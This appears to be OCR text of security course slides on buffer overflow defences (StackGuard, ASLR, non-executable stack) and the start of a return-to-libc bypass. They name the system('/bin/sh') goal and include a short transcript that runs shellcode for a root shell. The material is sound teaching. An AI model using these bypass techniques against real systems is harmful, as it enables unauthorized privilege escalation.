
Stack Guard

Compiler Countermeasure***

How to bypass stack guard?

Somewhere else in Memory (not on stack)


THE STACK




Stack Guard

Compiler Countermeasure***


Somewhere else in Memory (not on stack)



THE STACK




How to bypass stack guard?



Four different tricks to bypass StackShield and StackGuard protection

Gerardo Richarte
Core Security Technologies
gera@corest.com

April 9, 2002 - June 3, 2002



Smashing the Stack Protector for Fun and Profit

Bruno Bierbaumer[1] (✉), Julian Kirsch[1], Thomas Kittel[1], Aurélien Francillon[2], and Apostolis Zarras[3]


[1] Technical University of Munich, Munich, Germany
bierbaumer@sec.in.tum.de
[2] EURECOM, Sophia Antipolis, France
[3] Maastricht University, Maastricht, Netherlands

We won't discuss these techniques in this class, as they involve some advanced memory manipulation and magic, but just know that techniques to bypass stack guard exist ☺


Stack Guard

Compiler Countermeasure***

Somewhere else in Memory (not on stack)



THE STACK



How to bypass stack guard?

Four different tricks to bypass StackShield and StackGuard protection

Gerardo Richarte
Core Security Technologies
gera@corest.com

April 9, 2002 - June 3, 2002

Smashing the Stack Protector for Fun and Profit

Bruno Bierbaumer[1] (✉), Julian Kirsch[1], Thomas Kittel[1], Aurélien Francillon[2], and Apostolis Zarras[3]

[1] Technical University of Munich, Munich, Germany
bierbaumer@sec.in.tum.de
[2] EURECOM, Sophia Antipolis, France
[3] Maastricht University, Maastricht, Netherlands

We won't discuss these techniques in this class, as they involve some advanced memory manipulation and magic, but just know that techniques to bypass stack guard exist ☺

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)

  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

  Bypass: Don't worry about it (advanced memory manipulation, PRNG manipulation)

- Non executable stack

Non-Executable Stack

In a normal program, executable code is not put on the stack

Non-Executable Stack: Writeable areas of program data & are <u>not executable</u>


With an executable stack:

```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#       ← Got the (root) shell!
```

With a non-executable stack:

```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```


THE STACK



Non-Executable Stack: Writeable areas of program data & are not executable

This does not prevent buffer overflow, however

Instead of injecting our own code, ***we could….***




Non-Executable Stack: Writeable areas of program data & are not executable

This does not prevent buffer overflow, however

Instead of injecting our own code, ***jump to existing code***


Which existing code?

THE STACK




Non-Executable Stack

Instead of injecting our own code, we will jump to existing code



Non-Executable Stack

Instead of injecting our own code, we will jump to existing code




Return-to-libc Attack

(Bypass for non-executable stack)

Arguments
Return Address
Previous frame pointer

Libc Shared Library
Printf
fopen
Malloc
…
system()

Existing Code



Chained Gadgets


Construct Payload using code and data that is already on the system

Return-to-libc Attack

(Bypass for non-executable stack)

Goal: Run the command

`system("bin/sh")`



General Plan of Attack for Return-to-Lib

1. Find address of `system`()
